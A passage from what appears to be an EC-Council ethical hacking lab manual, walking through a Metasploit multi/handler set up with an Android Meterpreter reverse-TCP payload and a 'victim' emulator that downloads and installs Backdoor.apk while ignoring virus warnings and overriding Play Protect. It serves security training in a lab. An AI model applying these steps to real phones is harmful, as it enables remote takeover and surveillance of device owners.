


Figure 1.1.6: using the multi/handler exploit

14. Now, issue the following commands in msfconsole:

- Type **set payload android/meterpreter/reverse_tcp** and press **Enter**.
- Type **set LHOST 10.10.10.13** and press **Enter**.
- Type **show options** and press **Enter**. This command lets you know the listening port (in this case, **4444**), as shown in the screenshot.




Figure 1.1.7: Setting payload and local host

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Type **exploit -j -z** and press **Enter.** This command runs the exploit as a background job.




Figure 1.1.8: Starting the exploit

16. Switch to the **Android** emulator virtual machine.
17. In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser.




Figure 1.1.9: Launching Chrome

TASK 1.4

Download and Launch the .apk File as a Victim

18. In the address bar, type **http://10.10.10.13/share** and press **Enter.**

Note: If a pop up appears, click **Allow**.

19. The **Index of /share** page appears; click **Backdoor.apk** to download the application package file.

Note: If a warning message appears at the lower section of the browser window, click **OK**.

Note: If Chrome needs storage access to download files, a pop-up will appear; click **Continue**. If any pop-up appears stating that the file contains a virus, ignore the message and download the file anyway.




Figure 1.1.10: Navigate to the share page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. After the download finishes, a notification appears at the bottom of the browser window. Click **Open** to open the application.




Figure 1.1.11: Open the downloaded Backdoor.apk

21. A **MainActivity** screen appears; click **Next**, and then **Install**.




Figure 1.1.12: MainActivity screen

22. A **Blocked by Play Protect** pop-up appears; click **INSTALL ANYWAY**.




Figure 1.1.13: Blocked by Play Protect pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. A **Send app for scanning?** pop-up appears; click **DON'T SEND**.




Figure 1.1.14: Send app for scanning? pop-up

24. After the application installs successfully, an **App installed** notification appears; click **OPEN**.

